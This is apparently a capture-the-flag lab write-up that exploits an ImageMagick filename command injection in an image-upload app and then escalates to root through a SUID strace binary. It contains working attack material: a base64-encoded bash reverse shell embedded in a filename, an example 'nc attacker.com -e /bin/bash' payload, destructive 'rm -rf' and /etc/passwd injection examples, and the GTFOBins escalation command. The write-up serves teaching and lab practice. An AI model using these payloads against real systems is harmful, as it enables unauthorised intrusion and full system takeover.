

Proving Grounds Practice 30 (Shell Interpretation)


Proving Grounds Practice — Image

Enumeration

A simple nmap script and version scan on all TCP ports shows that ports 22 and 80 are open.

Since we don't have access to a real user's credentials on the box, we skip further enumeration on port 22 to begin with.

Looking at port 80 on the browser, a simple image upload webpage is presented.



Note: The vulnerable application shows an error if image formats other than jpg or png are uploaded.

What's Going On?

- You found a web app that allows users to **upload images** (jpg or png only).
- The web app uses **ImageMagick v6.9.6-4** behind the scenes to **process** these uploaded images.
- ImageMagick is a powerful suite that supports many image formats and manipulations (resizing, filtering, etc.).

The Vulnerability: "ImageTragick"

- Certain versions of ImageMagick (including 6.9.6-4) are **vulnerable to command injection**.

https://github.com/ImageMagick/ImageMagick/issues/6339?source=post_page-----47a18735fa20-----

- Specifically, if the uploaded file is **crafted carefully**, ImageMagick will **execute** arbitrary commands from it.

Description

While reviewing historical vulnerabilities, I discovered an arbitrary code execution vulnerability (shell command injection) in `OpenBlob`, which is actually an incomplete fix to [CVE-2016-5118](#).

[CVE-2016-5118](#) showed that opening any image file whose name starts with a `|` character, ImageMagick will `popen` the remaining part of the file name. As a fix, commit [ca430ff](#) add a configure option `--enable-pipes` to specially turn on the support of pipes; and in commit [40639d1](#), the invocation of `sanitizeString` is added before `popen_utf8` the filename to suppress arbitrary command execution.

However, `sanitizeString` only filters out characters like single quotes but not ``` or `"`. This allows shell command injection through malformed file name.

2. What Was the Original Vulnerability (CVE-2016-5118)?

This older bug said:

"If you give ImageMagick a file name that starts with a pipe symbol (`|`), it will treat the rest of the name as a shell command and try to run it."

Example:

```
bash
magick identify '|ls -la'
```

Instead of opening a file named `|ls -la`, it will run the `ls -la` command on your system.

3. How Did They Try to Fix It?

They made two changes:

1. You now have to explicitly enable this dangerous behavior with a special option: `--enable-pipes`
2. They tried to sanitize filenames before running them using a function called `sanitizeString()`

4. What Did the Researcher Find?

He found that the fix was incomplete. The `"sanitizeString"` function missed some dangerous characters, like:

- Backticks ``` → `"command"`: These run commands in the shell.
- Double quotes `"` → `"`

So even though they cleaned up things like `'` (single quotes), the backticks still let you run code.

5. The Researcher's Exploit: What Exactly Happened?

Here's exactly what he did:

Step-by-step:

1. He created a normal file:

```
bash
echo deadbeef > test.txt
```

2. He took a normal image file: `smile.gif`

3. He renamed it to something that tricks ImageMagick:

```
bash
cp smile.gif '|smile"cat test.txt > leak.txt".gif'
```

That filename means:

- The `|` tells ImageMagick: "run this as a command"
- Inside the filename is this shell code:

```
bash
"cat test.txt > leak.txt"
```

Which means:

"Read the contents of `test.txt` and write them into a file called `leak.txt`."

4. He then ran:

```
bash
magick identify '|smile"cat test.txt > leak.txt".gif'
```

5. After that, he checked:

```
bash
cat leak.txt
```

And the output was:

```
nginx
deadbeef
```

🍏 It worked — the command inside the file name got executed.

We did a test check vulnerability

I quickly googled for an exploit for version `6.9.6-4` of the ImageMagick software suite. An interesting github [issue](#) popped up and I began reading through it.

TLDR: When an image containing the pipe (`|`) symbol is uploaded to this version of ImageMagick, whatever comes after the pipe is opened with `popen` . This means the part after the pipe gets executed as code. I smell the foothold now!

How the Exploit Works


1. ImageMagick parses image metadata (especially in `.mvg` , `.svg` , or even disguised `.jpg` files).
2. If a field contains something like:

```
1  label:@|<your command here>
```

3. then ImageMagick opens a pipe (`|`) and runs the command using `popen()` — essentially executing it on the server.

Pre-Notes: Key Concepts in Shell Interpretation

Symbol	Name	What It Does
<code>`command`</code>	Backticks	Runs <code>command</code> , inserts the output where the backticks were
<code>\$(command)</code>	Command Substitution	Same as backticks, but cleaner/nestable
<code>`</code>	<code>`</code>	Pipe
<code>"</code>	Double Quotes	Allows variable/command expansion inside strings
<code>'</code>	Single Quotes	Prevents any expansion — everything inside is literal

		 Example: With and Without Single Quotes Without Single Quotes (Expansion Happens) <pre>bash name="Alice" echo "hello \$name"</pre> Output: <pre>ngins hello Alice</pre> The variable <code>\$name</code> was expanded to <code>Alice</code>. With Single Quotes (No Expansion) <pre>bash name="Alice" echo 'hello \$name'</pre> Output: <pre>ngins hello \$name</pre> The <code>\$name</code> stayed as-is — it was not interpreted, because it was inside "single quotes".
<code>;</code>	Command Separator	Run one command, then another
<code>& &, `</code>		<code>`</code>
<code>></code>	Output Redirection	Sends command output to a file
<code><</code>	Input Redirection	Takes input from a file

💣 Examples of Shell Behavior You Can Exploit

◆ 1. Backtick Substitution (like your case)

```
1 echo "Hello `whoami`"
```

◦ Output:

```
1 Hello your-username
```

The backticks **run the command** `whoami` and put the result into the string.

◆ 2. Using `$(...)` Instead of Backticks

```
1 echo "Today is: $(date +%A)"
```

◦ Output:

```
1 Today is: Friday
```

Same effect as backticks — just more readable and nestable.

◆ 3. Injecting into Filenames (Command Injection Style)

- Let's say you upload a file named:

```
1 bad"`touch gotcha.txt`".jpg
```

When a program (like ImageMagick) passes that to the shell **without sanitizing it**, the shell will:

- Run `touch gotcha.txt`
- Then treat the filename as `bad.jpg` — but the damage is already done!

◆ 4. Piping Commands

```
1 cat file.txt | grep secret
```

`cat` outputs the file, and `grep` filters it for "secret"

- You could inject:

```
1 | grep root
```

- in the filename or input to filter something maliciously.

◆ 5. Chaining Commands with `;`

```
1 echo hello; whoami
```

Output:

```
1 hello
2 your-username
```

Both commands are run, one after the other.

- If a program lets you inject something like:

```
1 "; rm -rf /important ;"
```

- ...you've got **destruction**.

◆ 6. Conditional Execution with `&&`

```
1 echo ready && echo go
```

Output:

```
1 ready
```

```
2 go
```

- But if you did:

```
1 false && echo this-won't-run
```

- Only `false` runs.

◆ 7. Redirecting Output

```
1 echo hello > test.txt
```

Writes "hello" into `test.txt`

- You can exploit this by injecting:

```
1 `cat /etc/passwd > hacked.txt`
```

◆ 8. Combining Everything — A Typical Injection

- If a vulnerable program allows you to upload a file named:

```
1 img`nc attacker.com 4444 -e /bin/bash`.jpg
```

- And uses that name in a shell command, **you get a reverse shell**.

Run the Exploit



GitHub - overgrowncarrot1/ImageTragick_CVE-2023-34152: CVE-2023-34152

https://github.com/overgrowncarrot1/ImageTragick_CVE-2023-34152?source=post_page---...



1. What You Ran

```
1 $ python CVE-2023-34152.py -l 192.168.45.205 -p 80
```

You told the exploit script:

- `-l 192.168.45.205` → your attacker IP (for reverse shell / callback)
- `-p 80` → the port to connect back to

The script generated **payload images** with **malicious filenames** designed to exploit a vulnerable ImageMagick server.

2. What Files Were Created?

```
$ python CVE-2023-34152.py
usage: CVE-2023-34152.py [-h] [-l LHOST] [-p LPORT]

Image Magic

options:
  -h, --help            show this help message and exit
  -l LHOST, --LHOST LHOST
                        LHOST (default: None)
  -p LPORT, --LPORT LPORT
                        LPORT (default: None)

$ python CVE-2023-34152.py -l 192.168.45.205 -p 80

// the malicious payload have been created
$ ls
'abc|"ping -c 1 192.168.45.205".png'
base.txt
CVE-2022-44268.py
CVE-2023-34152.py
'|en"`echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjIwNS84MCAwPiYxCg==`$'\n`'
en.png
output.png
'|"ping -c 1 192.168.45.205".png'
shell.txt
source.png
```

Let's explain each of the files:

File #1:

◆ `'abc|"ping -c 1 192.168.45.205".png'`

This file:

- Is named to include a pipe symbol (`|`), which is the core trick.
- Filename part after the pipe is:

```
1 ping -c 1 192.168.45.205
```

- So, if a vulnerable ImageMagick server tries to process this image (e.g., with `identify` or `convert`), it executes the `ping` command, sending 1 ping to your attacker IP.

File #2:

◆ `'|en"echo`

```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjIwNS84MCAwPiYxCg== '
```

```
#x27;`$'\n`' | base64 -d | bash".png'
```

This is the **reverse shell payload**. Let's break it apart:

-  **Payload Details:**

```
1 |en"`echo BASE64_STRING | base64 -d | bash`".png
```

- **Starts with** `|` → tells ImageMagick: "execute this!"
- `echo ... | base64 -d | bash` → decodes a base64-encoded reverse shell and pipes it to `bash` to execute

The Encoded String:

```
1 YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjIwNS84MCAwPiYxCg==
```

- Decoded using `echo <payload> | base64 -d`:

```
1 bash -i >& /dev/tcp/192.168.45.205/80 0>&1
```

That is a **classic bash reverse shell**. When executed:

- It connects back to `192.168.45.205:80`
- Gives you an interactive shell from the vulnerable server


File #3:

◆ `'|"ping -c 1 192.168.45.205".png'`

Same as the first `abc|...` file, just without the `abc` prefix. Another variant of a **ping-based payload** for testing if the target is vulnerable (via ICMP).

Upload the payload

Upload the malicious payload (the one with base 64 encoded) to the web application of the machine and start a netcat session to catch the reverse shell.



The reverse shell is coming back with the user `www-data`.

```
1 $ sudo nc -nlvp 80
```

```
$ sudo nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.245.178] 34770
bash: cannot set terminal process group (1156): Inappropriate ioctl for device
bash: no job control in this shell
www-data@image:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilege Escalation — SUID

Upload the `linpeas` and `suid3num.py` to the machine for further investigate how to privilege escalated.

Tools You Used

You used two post-exploitation tools:

1. `linpeas.sh` — Automated Linux privilege escalation checker
2. `suid3num.py` — A Python script that:
 - Lists all SUID binaries
 - Flags custom/non-default SUID binaries
 - Links to known exploits (like GTFOBins)

Key Discovery: SUID Bit on `/usr/bin/strace`

From `suid3num.py` output:

```
1  [~] Custom SUID Binaries (Interesting Stuff)
2  -----
3  /usr/bin/strace
```

It also found that `/usr/bin/strace` is listed on **GTFOBins** (a trusted site listing known SUID exploits):

<https://gtfobins.github.io/gtfobins/strace/#suid>

The Exploit Command

From GTFOBins, this is the command to exploit SUID `strace`:

```
1 /usr/bin/strace -o /dev/null /bin/bash -p
```

Let's break this down:

- `strace`: A debugging tool that traces system calls of another program.
- `-o /dev/null`: Redirects strace output to `/dev/null` (i.e., nowhere — silent).
- `/bin/bash -p`: Launches `bash`, and the `-p` flag preserves **effective UID/GID**, which in this case is **root**, thanks to SUID.

As a result:

```
1 bash-5.0# id
2 uid=33(www-data) gid=33(www-data) **euid=0(root)** egid=0(root)
```

You now have **root-level permissions** inside that shell. 🟢